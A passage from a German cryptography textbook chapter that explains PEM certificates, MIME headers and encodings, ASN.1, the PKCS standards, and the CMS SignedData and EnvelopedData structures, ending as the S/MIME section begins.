-----BEGIN CERTIFICATE-----
MIICLDCCAdKgAwIBAgIBADAKBggqhkjOPQQDAjB9MQswCQYDVQQGEwJCRTEPMA0G
A1UEChMGR251VExTMSUwIwYDVQQLExxHbnVUTFMgY2VydGlmaWNhdGUgYXV0aG9y
aXR5MQ8wDQYDVQQIEwZMZXV2ZW4xJTAjBgNVBAMTHEdudVRMUyBjZXJ0aWZpY2F0
ZSBhdXRob3JpdHkwHhcNMTEwNTIzMjAzODIxWhcNMTIxMjIyMDc0MTUxWjB9MQsw
CQYDVQQGEwJCRTEPMA0GA1UEChMGR251VExTMSUwIwYDVQQLExxHbnVUTFMgY2Vy
dGlmaWNhdGUgYXV0aG9yaXR5MQ8wDQYDVQQIEwZMZXV2ZW4xJTAjBgNVBAMTHEdu
dVRMUyBjZXJ0aWZpY2F0ZSBhdXRob3JpdHkwWTATBgcqhkjOPQIBBggqhkjOPQMB
BwNCAARS2I0jiuNn14Y2sSALCX3IybqiIJUvxUpj+oNfzngvj/Niyv2394BWnW4X
uQ4RTEiywK87WRcWMGgJB5kX/t2no0MwQTAPBgNVHRMBAf8EBTADAQH/MA8GA1Ud
DwEB/wQFAwMHBgAwHQYDVR0OBBYEFPC0gf6YEr+1KLlkQAPLzB9mTigDMAoGCCqG
SM49BAMCA0gAMEUCIDGuwD1KPyG+hRf88MeyMQcqOFZD0TbVleF+UsAGQ4enAiEA
l4wOuDwKQa+upc8GftXE2C//4mKANBC6It01gUaTIpo=
-----END CERTIFICATE-----
```

PEM-codierte Zertifikate sind X.509-Zertifikate, die zunächst Base64-codiert und dann durch `--BEGIN CERTIFICATE--` und `--END CERTIFICATE--` geklammert werden. Das PEM-Format wird häufig zum Zertifikatsexport und -import eingesetzt.

17.3 Multipurpose Internet Mail Extensions (MIME)

Die Erweiterung des E-Mail-Standards, die die am Ende von Abschn. 17.1 genannten Probleme behebt, wird unter dem Begriff *Multipurpose Internet Mail Extensions* (MIME) [FB96b, FB96c, Moo96, FKP96, FB96a, FK05a, FK05b] zusammengefasst. Die wesentlichen Neuerungen sind:

- Einführung von fünf neuen Headerfeldern, um den transportierten Content besser beschreiben zu können
- Festlegung von standardisierten Inhaltsformaten, um ihre Darstellung auf MIME-konformen Clients zu ermöglichen
- Standardisierung von Übertragungscodierungen, die robust gegen Fehler der Mailgateways sind

MIME-E-Mail-Header Durch MIME wurden die folgenden fünf Headerfelder neu eingeführt:

- **MIME-Version:** Die Versionsnummer muss bei jedem Standard mit angegeben werden, um spätere Änderungen zu ermöglichen. Dies ist also keine Besonderheit von MIME, sondern taucht bei allen Standards auf. Der aktuelle Wert 1.0 verweist auf [FB96b] und [FB96c].
- **Content-Type:** Dies ist das wichtigste neue Headerfeld. Es beschreibt den angefügten Inhaltstyp („Content“) und ermöglicht es einem MIME-Client so, das passende Anzei-

gemodul zu starten. Zum Beispiel bewirkt die Angabe des MIME-Typs `text/html`, dass nicht die HTML-Datei in seiner Textform wiedergegeben, sondern von einem HTML-Interpreter dargestellt wird. Die wichtigsten standardisierten Content-Typen sind in Abb. 17.5 angegeben, die Liste ist aber beliebig erweiterbar.

- **Content-Transfer-Encoding:** Da der Inhalt einer E-Mail weiterhin als Folge von ASCII-Zeilen, die nicht mehr als 76 Zeichen enthalten, übertragen werden sollte (RFC 822 bleibt ja weiterhin gültig), stellt MIME eine Auswahl von Standard-Codierungsverfahren bereit, die den Content in diese Form umwandeln. Diese Transportcodierungen können jeweils passend zum Content gewählt werden und sind weiter unten beschrieben.
- **Content-ID:** Dies ist ein eindeutiger Bezeichner des Content.
- **Content-Description:** Beschreibung des Content. Dies ist hilfreich bei der Fehlersuche, falls der Content nicht (korrekt) wiedergegeben werden kann.

Typ	Subtyp	Beschreibung
`text`	`plain`	Umformatierter Text, z.B. ASCII
	`html`	HTML-Datei
`multipart`	`mixed`	Unabhängige Teile, die zusammen übertragen und in der übertragenen Ordnung dargestellt werden sollen
	`related`	Mehrere Mimeobjekte, die zueinander in Bezug stehen
	`alternative`	Alternative Versionen derselben Information
	`digest`	Wie Mixed, aber als Default-Typ/Subtyp wird `message/rfc822` angenommen
`message`	`rfc822`	Der Body der Nachricht ist selbst eine E-Mail
	`partial`	Zeigt eine fragmentierte E-Mail an
	`external-body`	Pointer auf ein Objekt, das woanders liegt
`image`	`jpeg`	JPEG-Format, JFIF-Encodierung
	`gif`	GIF-Format
`video`	`mpeg`	Video im MPEG-Format
`audio`	`basic`	Einkanal 8 Bit ISDN, 8kHz
`application`	`pdf`	Adobe PDF
	`octet-stream`	Binärdaten aus 8-Bit-Bytes

Abb. 17.5 Die wichtigsten standardisierten MIME-Datentypen

Übertragungscodierungen Es wurden folgende Algorithmen festgelegt, die nach den Eigenschaften des Content vom Sender ausgewählt werden:

- **7 Bit:** Der Text der Nachricht enthält nur ASCII-Zeichen. Es wurde keine Codierung vorgenommen.
- **8 Bit:** Der Text der Nachricht enthält nur kurze Zeilen (höchstens 998 Zeichen). Es können aber Nicht-ASCII-Zeichen auftreten. Es wurde keine Codierung vorgenommen. (Hier besteht die Gefahr, dass Mailgateways diese Nicht-ASCII-Zeichen falsch übertragen.)
- **Binary:** Lange Zeilen mit Nicht-ASCII-Zeichen treten auf. Es wurde keine Codierung vorgenommen. (Lange Zeilen können hier von alten Mailgateways nach dem 76. Zeichen abgeschnitten werden.)
- **Quoted-printable:** Nicht-ASCII-Zeichen wurden durch eine Folge von drei ASCII-Zeichen ersetzt: durch das Gleichheitszeichen = und den hexadezimal dargestellten Wert des ursprünglichen Zeichens. Falls der codierte Inhalt viel ASCII-Text enthält, bleibt er so lesbar. Diese Codierung eignet sich z. B. für deutschsprachigen Text, in dem die Umlaute dann durch ASCII-Zeichenfolgen ersetzt werden.
- **Base64:** Je $3 \cdot 8$ Bit werden als $4 \cdot 6$ Bit interpretiert. Den 6-Bit-Werten wird ihr Zahlenwert im Dualsystem zugeordnet (also eine Zahl zwischen 0 und 63), und diese Zahlenwerte werden anhand der Übersetzungstabelle aus Abb. 17.4 als ASCII-Zeichen übertragen. Diese Codierung wird auf Binärdaten angewendet.

Listing 17.4 MIME-E-Mail, bestehend aus MIME-Header, ASCII-Fehlertext, dem eigentlichen Text in *quoted-printable*-Codierung und einem (gekürzten) Base64-Attachment einer Binärdatei.

```
Date: Mon, 9 Mai 2005 11:25:37 (GMT)
From: joerg.schwenk@rub.de
Subject: MIME
To: student@uni.de
MIME-Version: 1.0
Content-Type: multipart/mixed;
      boundary="----_=_NextPart_000_01BDCC1E.A4D02412"

Hier kann eine Fehler- oder Warnmeldung stehen, die nur von
nicht-MIME-faehigen Clients dargestellt wird.

------_=_NextPart_000_01BDCC1E.A4D02412
Content-Type: text/plain; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

Ein deutschsprachiger Text wurde hier als quoted-printable codiert, um
m=F6glichst viel Text f=FCr nicht-MIME-Clients lesbar zu halten.

Mit freundlichen Gr=FC=DFen
J=F6rg Schwenk

------_=_NextPart_000_01BDCC1E.A4D02412
Content-Type: application/msword; name="Sicherheitskonzept.doc"
```

```
Content-Transfer-Encoding: base64
Content-Disposition: attachment; filename="Sicherheitskonzept.doc"

0M8R4KGxGuEAAA ... lcnNpb24gWA1NYWNpbnRvc2gNU2VydmVyc3lzdGVtZQ1O}

------_=_NextPart_000_01BDCC1E.A4D02412--
```

Beispiel Die Beispielnachricht aus Listing 17.4 besteht aus vier Teilen: dem Header mit den neuen MIME-Feldern, einer Warnmeldung für nicht MIME-fähige E-Mail-Clients, einer deutschsprachigen Textnachricht mit Umlauten in *quoted-printable*-Codierung und einer Microsoft-Word-Datei als binärem Anhang in Base64-Codierung. Die einzelnen Teile des Body werden durch eine eindeutige ASCII-Zeichenfolge, die hinter `boundary=` angegeben ist, voneinander getrennt.

Eine MIME-Nachricht ist ein verschachtelter Datentyp. Sie kann daher als Baumstruktur dargestellt werden, mit den eigentlichen Inhalten als Blätter. So hat z. B. die MIME-Nachricht aus Listing 17.4 die Wurzel `multipart/mixed` (Abb. 17.6), und unter dieser Wurzel hängen die beiden Blätter `text/plain` (der E-Mail-Text) und `application/msword` (das angefügte Word-Dokument als Attachment, was durch den MIME-Header `Content-Disposition: attachment` gesteuert wird).

Eine MIME-Nachricht wird in drei Schritten erzeugt:

1. Die Reihenfolge der einzelnen Objekte und die Baumstruktur selbst werden vom E-Mail-Client des Senders gemäß seiner Konventionen festgelegt.
2. Die Nachrichteninhalte (die Blätter) werden kanonisiert (s. u.).
3. Auf die kanonisierten Nachrichteninhalte wird eine passende Transportcodierung angewendet.

Für die weiter unten beschriebenen kryptographischen S/MIME-Operationen sind die Schritte 2 und 3 wichtig.

Kanonisierung Mit der Darstellung der Daten in einer kanonischen Form wird im MIME-Standard sichergestellt, dass die Daten im Sende- und Zielsystem dieselbe Bedeutung haben. Das ist am einfachsten am Typ `text/plain` zu erläutern. Falls der verwendete




Abb. 17.6 Baumdarstellung der MIME-Struktur aus Listing 17.4

Zeichensatz nicht US-ASCII ist, muss er mit angegeben werden (z. B. in Listing 17.4 `charset="iso-8859-1"`), und das Ende einer Zeile muss durch die Zeichenfolge `<CR><LF>` beschrieben werden. Dadurch kann ein Text, der auf einem Linux-System erstellt wurde, auch auf einem Microsoft-PC in genau der gleichen Form wiedergegeben werden.

17.4 ASN.1, PKCS#7 und CMS

Komplexe Datentypen Jede höhere Programmiersprache kennt Konstrukte, mit denen komplexe Datentypen aus elementaren Typen konstruiert werden können. Die Syntax dieser Konstruktoren und die Darstellung der Datentypen als Bitstrings hängen jedoch von der verwendeten Programmiersprache und dem verwendeten Compiler ab. Die genaue Art der Speicherung von persistenten Daten hängt wiederum vom jeweils verwendeten Betriebssystem ab. Möchte man also Daten zwischen verschiedenen Plattformen und Programmiersprachen austauschen, so benötigt man eine *plattformunabhängige* Beschreibung und Darstellung.

Listing 17.5 ASN.1-Spezifikation der PKCS#7-Datenstruktur `EnvelopedData`.

```
EnvelopedData ::= SEQUENCE {
    version CMSVersion,
    originatorInfo [0] IMPLICIT OriginatorInfo OPTIONAL,
    recipientInfos RecipientInfos,
    encryptedContentInfo EncryptedContentInfo,
    unprotectedAttrs [1] IMPLICIT UnprotectedAttributes OPTIONAL }
```

17.4.1 Plattformunabhängigkeit: ASN.1

Die historisch gesehen erste Lösung dieses Problems wurde von der ISO in zwei Standards spezifiziert. Die Abstract Syntax Notation One (ASN.1) [ISO98a] ist eine Beschreibungssprache, mit der man komplexe Datentypen unabhängig von einer Programmiersprache, einem Betriebssystem oder einer Prozessorarchitektur beschreiben kann. Die dazu gehörenden Encoding Rules [ISO98b] spezifizieren die Codierung dieser abstrakten Datenformate. Die Basic Encoding Rules (BER) geben dann Möglichkeiten an, wie man diese abstrakte Beschreibung in ein konkretes Bitmuster umsetzen kann, und die Distinguished Encoding Rules (DER) wählen aus BER jeweils eine eindeutige Umsetzung aus. So ist z. B. die Struktur von X.509-Zertifikaten in ASN.1 spezifiziert, und diese Datenstruktur wird DER-codiert gespeichert.

Grundlegende Konstrukte Datenformate werden in ASN.1, aufbauend auf grundlegenden Datentypen wie INTEGER, BOOLEAN, OCTET STRING, BIT STRING, mithilfe von standardisierten Konstruktoren wie SEQUENCE, SET OF, CHOICE und unter Zuhilfename von Schlüsselwörtern wie OPTIONAL und IMPLICIT definiert. So wird z. B. in Listing 17.5 die Datenstruktur `EnvelopedData`, die das grundlegende Konstrukt zur Übertragung verschlüsselter Daten in PKCS#7 und CMS ist, als Folge (SEQUENCE) von fünf komplexen Datentypen spezifiziert, von denen zwei optional (OPTIONAL) sind. Diese fünf Datentypen sind wieder in ASN.1 spezifiziert, und so entsteht eine rekursive Definition, die entweder in einem elementaren Datentyp (z. B. OCTET STRING) oder in einem importierten Datentyp enden muss. Importierte Datentypen können global eindeutig über sogenannte *Object Identifier* referenziert werden.

Object Identifier Kryptographische Algorithmen und bereits definierte CMS-Datentypen werden über Object Identifier (OID), ein zahlenbasiertes URI-Schema, das von der ISO verwaltet wird, identifiziert. So hat z. B. `SignedData` den OID 1 2 840 113549 1 7 2. Dabei steht die 1 für das Standardisierungsgremium ISO, die 2 dafür, dass die nachfolgenden Zahlenangaben von einer Mitgliedsorganisation der ISO verwaltet werden, die Zahl 840 für die USA und der Wert 113549 für die Firma RSA. Der Wert 1 2 840 113549 wurde der Firma RSA Inc. auf Antrag von der ISO zugewiesen, und alle nachfolgenden Ziffern durften dann von dieser Firma vergeben werden. So bezeichnet die 1 die Gesamtheit aller PKCS, die 7 steht für PKCS#7 und die 2 dafür, dass `SignedData` als zweiter Datentyp in PKCS#7 spezifiziert wurde.

Codierung Zur Übertragung und Speicherung müssen diese abstrakt definierten Datentypen als Bitmuster codiert werden. Hierzu kommt meist die *Typ/Länge/Wert* (TLV, *Tag/Length/Value*) basierte BER-Codierung zum Einsatz. Es wurden aber auch alternative Codierungsverfahren spezifiziert wie z. B. die XER-Codierung zum Speichern der abtrakten ASN.1-Datenypen als XML-Dateien.

Alternativen zu ASN.1 Die Fehlersuche in DER-codierten Datenformaten ist aufwendig, da immer ein Parser verwendet werden muss, der die entsprechende Codierung kennt. Daher sind die modernen Alternativen zu ASN.1, XML und JSON, beide zeichenbasiert. Anstelle einer TLV-Codierung verwenden sie Sonderzeichen wie <,>, { oder }, um Daten zu strukturieren. Dadurch kann ein Entwickler in XML oder JSON codierte Daten auch dann analysieren, wenn er die Spezifikation nicht genau kennt.

17.4.2 Public Key Cryptography Standards (PKCS)

Im Jahr 1982 gründeten Ron Rivest, Adi Shamir und Leonard Adleman die Firma RSA Data Security mit dem Ziel, den von ihnen erfundenen und patentierten RSA-Algorithmus

zu vermarkten. Heute ist die Nachfolgefirma RSA Security Inc. (https://www.rsa.com) eine Tochterfirma der EMC Corporation.

Bald nach der Gründung wurde den Forschern und Entwicklern klar, dass zur Entwicklung interoperabler Systeme zu Public-Key-Verschlüsselung und digitalen Signaturen wichtige Standards fehlten. Zwar wurden etwa zeitgleich die ersten PGP-Versionen von Phil Zimmerman veröffentlicht, doch deren Ziel war die Bereitstellung von Open-Source-Software, nicht die Definition eines Standards – der OpenPGP-Standard (Abschn. 16.3) ist eine Folge des Erfolgs von PGP, nicht seine Grundlage. Auch der PEM-Standard (Abschn. 17.2) bot keine Lösung an, da er zu sehr auf den Anwendungsfall E-Mail fokussiert war.

So entstanden die *Public Key Cryptography Standards* (PKCS) als Versuch, alle praktisch relevanten kryptographischen Datenformate plattformunabhängig zu beschreiben. Die einzelnen Standards variieren dabei in der Art der Beschreibung. So beschreibt PKCS#1 zwei einfache Datenformate zusammen mit ihrer Codierung als Bytestrom, während PKCS#7 nur die Datenformate in ASN.1 beschreibt und für die Codierung auf die BER-Codierung von ASN.1 verweist. Im Einzelnen wurden folgende Standards publiziert:

- **PKCS#1 RSA Cryptography Specifications:** PKCS#1 existiert in vier Versionen: Version 1.5 (RFC 2313 [Kal98a]), Version 2.0 (RFC 2437, [KS98]), Version 2.1 (RFC 3447, [JK03]) und Version 2.2 (RFC 8017, [MKJR16]). Wenn umgangssprachlich von PKCS. 1 die Rede ist, so ist damit die am weitesten verbreitete Version 1.5 gemeint, die wir bereits in Abschn. 2.4.2 beschrieben haben. Diese Version ist kompatibel zu entsprechenden Datenformaten in PEM. Neben den beiden Datenformaten für RSA-Verschlüsselung und RSA-Signaturen werden in RFC 2313 auch Datenformate für RSA-Schlüsselpaare in ASN.1 spezifiziert. In Version 2 ist Version 1.5 aus Gründen der Rückwärtskompatibilität enthalten, zusätzlich wird RSA-OAEP (Abschn. 2.4.2) als neues Datenformat für die RSA-Verschlüsselung spezifiziert. Version 2.1 erweitert die Datenformate für die RSA-Signatur um RSA-PSS.
- **PKCS#2:** Verschlüsselung von Hashwerten. Dieser Standard wurde in PKCS#1 integriert.
- **PKCS#3 Diffie-Hellman Key Agreement Standard:** Diffie-Hellman-Schlüsselvereinbarung. Dieser Standard ist nicht mehr verfügbar.
- **PKCS#4:** Syntax zur Darstellung von RSA-Schlüsseln, wurde in PKCS#1 integriert. Dieser Standard ist nicht mehr verfügbar.
- **PKCS#5 Password-based Encryption Standard:** Passwortbasierte Kryptographie. Version 2.0 ist als RFC 2898 [Kal00] verfügbar, Version 2.1 als RFC 8018 [MKR17]. Wichtig ist das hier beschriebene (PKCS#5) Padding, das den ersten Padding-Oracle-Angriffen zugrunde lag und das in leicht veränderter Form heute in TLS verwendet wird.
- **PKCS#6 Extended-Certificate Syntax Standard:** Erweiterungen für X.509v1-Zertifikate. Wurde durch die Version 3 des X.509-Standards obsolet und ist heute nicht mehr verfügbar.

- **PKCS#7 Cryptographic Message Syntax (CMS):** Wird im nächsten Abschnitt ausführlich behandelt. Neben dem Einsatz als plattformunabhägiges Datenformat für Verschlüsselung und Signaturen gibt es spezielle Einsatzbereiche von PKCS#7, für die sich eigenständige Dateiendungen etabliert haben:
  - *.p7b, *.p7c: Zertifikate oder Zertifikatsketten, gespeichert im PKCS#7-Format.
  - *.p7m: PKCS#7-Mime, der Inhalt der (signierten und/oder verschlüsselten) Nachricht ist ein MIME-Objekt.
  - *.p7s: PKCS#7 Signatur.
- **PKCS#8 Private-Key Information Syntax Standard:** Beschreibt die Syntax zum Speichern von Public-Key-Schlüsselpaaren, verschlüsselt oder unverschlüsselt (RFC 5208, RFC 5958 [Kal08, Tur10a]).
- **PKCS#9 Selected Attribute Types:** Beschreibt sicherheitsrelevante Attribute wie Sequenznummern, Nonces, Zeitstempel, Hashwerte, Pseudonyme etc. zur Verwendung in PKCS#7, 10, 12 (RFC 2985 [NK00b]).
- **PKCS#10 Certification Request Standard:** Datenformat zur Beantragung eines X.509-Zertifikats. Die Struktur ähnelt grob gesprochen einem selbst signierten Wurzelzertifikat, allerdings fehlen die X.509-Erweiterungen (RFC 2986, RFC 5967 [NK00a, Tur10b]). Eine weit verbreitete Alternative zu PKCS#10 ist das Datenformat *Signed Public Key and Challenge* (SPKAC), auch bekannt als *Netscape SPKI.* SPAC ähnelt PKCS#10 im Aufbau, enthält aber zusätzlich noch eine vom Server gewählte Nonce, die mitsigniert wird.
- **PKCS#11 Cryptographic Token Interface (Cryptoki):** Application Programming Interface für Kryptomodule (Software oder Hardware). Über diese recht umfangreiche Schnittstelle können kryptografische Basisfunktionen wie Ver- und Entschlüsselung oder die Erzeugung einer digitalen Signatur aufgerufen werden. PKCS#11 liegt aktuell in der Version 2.40 (2015) vor und wird von der *Organization for the Advancement of Structured Information Standards* (OASIS) weiterentwickelt (https://www.oasis-open.org/committees/tc_home.php?wg_abbrev=pkcs11).
- **PKCS#12 Personal Information Exchange Syntax Standard:** Datenformat zum Speichern von privaten Schlüsseln zusammen mit Zertifikatsketten, geschützt durch ein Passwort (RFC 7292 [MNP+14]). PKCS#12 ist der Nachfolger von Microsofts Datenformat PFX, daher werden die beiden Begriffe oft vermischt. Dies zeigt sich auch in den Dateiendungen für PKCS#12-Dateien, die *.p12 oder *.pfx lauten können.
- **PKCS#13 Elliptic Curve Cryptography Standard:** Wurde aufgegeben, kein Dokument verfügbar.
- **PKCS#14 Pseudo Random Number Generation (PRNG):** Wurde aufgegeben, kein Dokument verfügbar.
- **PKCS#15 Cryptographic Token Information Format Standard:** PKCS#15 beschreibt die Nutzung kryptographischer Objekte auf einer Chipkarte, und wird heute als 15. Teil der ISO-7816-Standards, in denen Chipkarten und Chipkartenbasierte Anwendungen beschrieben sind. ISO/IEC 7816-15 wurde zuletzt 2016 aktualisiert.

17.4.3 PKCS#7 und Cryptographic Message Syntax (CMS)

Die Beschreibung allgemeiner kryptographischer Datenformate in ASN.1 wurde mit PKCS#7 [Kal98c] der Firma RSA Inc. in Angriff genommen. Dieser Standard lag auch S/MIME Version 2 zugrunde, wurde aber für S/MIME Version 3 modifiziert und heißt jetzt Cryptographic Message Syntax (CMS) [Hou09].

PKCS#7 In diesem Standard werden die komplexen Datentypen `SignedData`, `SignerInfo`, `DigestInfo`, `EnvelopedData`, `RecipientInfo`, `EncryptedContentInfo`, `DigestedData` und `EncryptedData` in ASN.1 definiert und mit BER codiert. Diese Datentypen können beliebig kombiniert werden, und die wichtigste Kombination wird als `SignedAndEnvelopedData` ebenfalls im Standard definiert. Für die exportierbaren Datentypen werden OIDs spezifiziert. Kompatibilität mit dem älteren PEM-Standard kann bei Verschlüsselung durch die Wahl geeigneter (älterer) Kryptoalgorithmen erreicht werden.

Cryptographic Message Syntax In RFC 2630 [Hou99] wird die Bezeichnung PKCS#7 aufgegeben, und alle nachfolgenden IETF-Standards sprechen nur noch von der *Cryptographic Message Syntax* (CMS). Diese wurde in den RFCs 3369 [Hou02a], 3852 [Hou04] und 5652 [PV12] aktualisiert, und wird durch zahlreiche weitere RFCs ergänzt. Die Idee hinter diesem Standard ist, ein universell verwendbares, plattformunabhängiges und beliebig kombinierbares Datenformat, das *single-pass processing* erlaubt. Letzteres bedeutet, dass Signaturen und MACs nach einmaligem Parsen der Datenstruktur validiert und Chiffretexte ebenfalls nach einmaligem Parsen entschlüsselt werden können.

In RFC 2630 [Hou99] wird PKCS#7 um Datenstrukturen im Bereich `RecipientInfo` erweitert. Neben hybrider Verschlüsselung, bei der der `KeyTransRecipientInfo`-Datentyp zum Einsatz kommt, gibt es jetzt auch Konstrukte für (Diffie-Hellman-) Schlüsselvereinbarung (`KeyAgreeRecipientInfo`) und für manuell vereinbarte PreShared Keys (`KEKRecipientInfo`). Außerdem wird ein `AuthenticatedData`-Typ neu aufgenommen, der MACs transportieren kann.

In RFC 3369 [Hou02a] wurde der Support für passwortbasiertes Schlüsselmanagement aus RFC 3211 [Gut01] integriert, zusammen mit einem Erweiterungsmechanismus, mit dem jederzeit neue Schlüsselmanagementverfahren in CMS aufgenommen werden können. Die Definition der erlaubten kryptographischen Algorithmen wurde in einen separaten RFC 3370 [Hou02b] ausgelagert.

RFC 3852 [Hou04] ergänzt den CMS-Standard um einen Erweiterungsmechanismus für neue Zertifikatsformate und neue Formate zum Rückruf von Zertifikaten. RFC 5652 schließlich ist nur eine editorisch verbesserte Version von RFC 3852.

SignedData Die beiden wichtigsten und komplexesten Datenstrukturen in CMS sind `SignedData` und `EnvelopedData`. Diese beiden Datentypen sollen hier im Detail erläutert werden.

Die CMS-Datenstruktur `SignedData` besteht aus vier verpflichtenden Komponenten (Abb. 17.7 (a)): der Versionsnummer `CMSVersion`, einer ungeordneten Liste `DigestAlgorithmIdentifiers` von Hashalgorithmen, die über ihre OIDs spezifiziert werden, den signierten Daten in `EncapsulatedContentInfo` und den `SignerInfos`, die mehrere digitale Signaturen enthalten dürfen.

Die einzelnen `SignerInfo`-Komponenten sind wieder komplex aufgebaut. Nach der obligatorischen Versionsnummer gibt es folgende Datenfelder (Abb. 17.7 (b)):

- **SignerIdentifier:** Hier wird immer auf ein X.509-Zertifikat verwiesen, das den öffentlichen Schlüssel zum Überprüfen der Signatur enthält. Dieser Verweis ist entweder auf die Felder *Herausgeber* und *Seriennummer* oder auf das Feld *SubjectKeyIdentifier* des X.509-Zertifikats möglich.
- **DigestAlgorithmIdentifier:** Hier wird der Hashalgorithmus (über seinen OID) angegeben, der zur Berechnung der Signatur verwendet wurde. Dieser OID *muss* auch im Feld `DigestAlgorithmIdentifiers` (Abb. 17.7 (a)) von `SignedData` enthalten sein.
- **SignedAttributes:** Sollen Attribute mit signiert werden (z. B. Uhrzeit der Erstellung der Signatur), so muss der Hashwert dieser Attribute zum Hashwert der Daten hinzugefügt




Abb. 17.7 Verschachtelte CMS-Datenstrukturen am Beispiel von `SignedData` (a) und darin enthaltene Datenstruktur `SignerInfo` (b)

werden. Dies muss für ein One-Pass-Signaturformat natürlich vor der Überprüfung der Signatur erfolgen.

- **SignatureValue:** Dieser Signaturwert wird über exakt zwei der Felder aus Abb. 17.7 gebildet: über die (optionalen) Daten in `EncapsulatedContentInfo`, und über `SignedAttributes`. Die Signatur wird *nicht* über das ganze `EncapsulatedContentInfo`-Element gebildet
- `UnsignedAttributes` können optional hinzugefügt werden.

Eine One-Pass-Überprüfung von `SignedData` ist möglich, wenn die signierten Daten in `EncapsulatedContentInfo` vorhanden sind. Die zur Überprüfung der Signatur(en) benötigten Hashwerte können parallel mit den in `DigestAlgorithmIdentifiers` angegebenen Hashfunktionen berechnet werden. Zur Überprüfung eines `SignerInfo`-Elements kann zunächst der benötigte Public Key anhand von `SignerIdentifier` aus dem entsprechenden Zertifikat extrahiert und der benötigte Hashwert anhand von `DigestAlgorithmIdentifier` identifiziert werden. Mit dem dort genannten Hashalgorithmus kann der Hashwert über die Daten mit dem Hashwert der `SignedAttributes` kombiniert und anschließend der Signaturwert in `SignatureValue` verifiziert werden.

Die Speicherung und die Validierung von Zertifikaten können von `SignedData` unterstützt werden. Optional können alle Zertifikatsketten, d. h. die in `SignerInfo` referenzier-




Abb. 17.8 Verschachtelte CMS-Datenstrukturen am Beispiel von `EnvelopedData` (a) und der darin enthaltenen Datenstruktur `RecipientInfo` (b). Verschlüsselte Objekte sind schraffiert dargestellt

ten Zertifikate und alle Zwischenzertifikate bis ausschließlich des Wurzelzertifikats, in dem optionalen `CertificateSet`-Objekt gespeichert werden. Die zum Zeitpunkt der Signatur gültigen Certificate Revocation Lists oder auch die URL eines OCSP-Dienstes können in einem optionalen `RevocationInfoChoices`-Objekt angegeben werden.

EnvelopedData Auch `EnvelopedData` ist als One-Pass-Datenformat aufgebaut (Abb. 17.8). Der Empfänger parst zunächst `RecipientInfos`, bis er das `RecipientInfo`-Objekt findet, das auf sein eigenesZertifikat verweist. Mit dem zu diesem Zertifikat gehörenden privaten Schlüssel entschlüsselt er dann den symmetrischen Schlüssel k aus `EncryptedKey`, und mit diesem k entschlüsselt er dann den Chiffretext. Dieser ist typischerweise in `EncryptedContentInfo` enthalten, kann aber laut Standard auch anderswo gespeichert sein. CMS gibt allerdings keinen Hinweis darauf, *wo* der Chiffretext in diesem Fall lokalisiert ist; dies muss die CMS-Implementierung selbst wissen.

17.5 S/MIME

Der Standard S/MIME erweitert die MIME-Datentypen um Konstrukte für signierte und verschlüsselte Nachrichten (Abb. 17.9). Version 2 ist in den RFCs 2311 [DHR+98], 2312 [DHRW98], 2313 [Kal98a], 2314 [Kal98b] und 2315 [Kal98c] spezifiziert; Version 3 in den RFCs 2630 [Hou99], 2632 [Ram99a] und 2633 [Ram99b]; Version 3.1 in den RFCs 3850 [Ram04a] , 3851 [Ram04b] und 3852 [Hou04]; und Version 3.2 in den RFCs 5652 [Hou09], 5750 [RT10a] und 5751 [RT10b]). Die aktuellste Version 4.0 wurde im April 2019 als RFC 8551 verabschiedet.

